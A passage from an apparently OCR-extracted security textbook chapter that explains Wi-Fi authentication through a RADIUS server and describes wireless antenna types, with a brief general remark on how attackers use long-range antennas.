This key enables the AP to identify a particular wireless client.



Client
Access Point
RADIUS Server
1 Client requests connection
2 AP sends an EAP-Request to determine identity
3 EAP-Response with identity
4 Forwards the identity to the RADIUS server using the uncontrolled port
5 Sends a request to the wireless client via the AP specifying the authentication mechanism to be used
6 The wireless client responds to the RADIUS server with its credentials via the AP
7 Sends an encrypted authentication key to the AP if the credentials are acceptable
8 Sends a multicast/global authentication key encrypted with a per-station unicast session key

Figure 16.7: Wi-Fi authentication process using a centralized authentication server



Types of Wireless Antennas

- **Directional Antenna**
  - Used to broadcast and obtain radio waves from a single direction
- **Omnidirectional Antenna**
  - Provides a 360-degree horizontal radiation pattern; used in wireless base stations
- **Parabolic Grid Antenna**
  - Based on the principle of a satellite dish but lacks a solid backing; can pick up Wi-Fi signals from ten miles or more
- **Yagi Antenna**
  - A unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF
- **Dipole Antenna**
  - A bidirectional antenna used to support client connections rather than site-to-site applications
- **Reflector Antennas**
  - Used to concentrate EM energy, which is radiated or received at a focal point

Types of Wireless Antennas

Antennas are an integral part of Wi-Fi networks. In addition to sending and receiving radio signals, they convert electrical impulses into radio signals and vice versa.

The types of wireless antennas include the following:

- **Directional Antenna**

  A directional antenna can broadcast and receive radio waves from a single direction. In order to improve transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.




Figure 16.8: Directional antenna

- **Omnidirectional Antenna**

  Omnidirectional antennas radiate electromagnetic (EM) energy in all directions. It provides a 360° horizontal radiation pattern. They radiate strong waves uniformly in two dimensions, but the waves are usually not as strong in the third dimension. These antennas are efficient in areas where wireless stations use time-division multiple access technology. A good example for an omnidirectional antenna is the antenna used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of its location.





Figure 16.9: Omnidirectional antenna

- **Parabolic Grid Antenna**

  A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires. Parabolic grid antennas can achieve very-long-distance Wi-Fi transmissions through highly focused radio beams. This type of antenna is useful for transmitting weak radio signals over very long distances on the order of 10 miles. This enables attackers to obtain a better signal quality, resulting in more data to eavesdrop on, more bandwidth to abuse, and a higher power output, which is essential in Layer-1 denial-of-service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can receive Wi-Fi signals that are either horizontally or vertically polarized.



SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Figure 16.10: Parabolic grid antenna

- **Yagi Antenna**

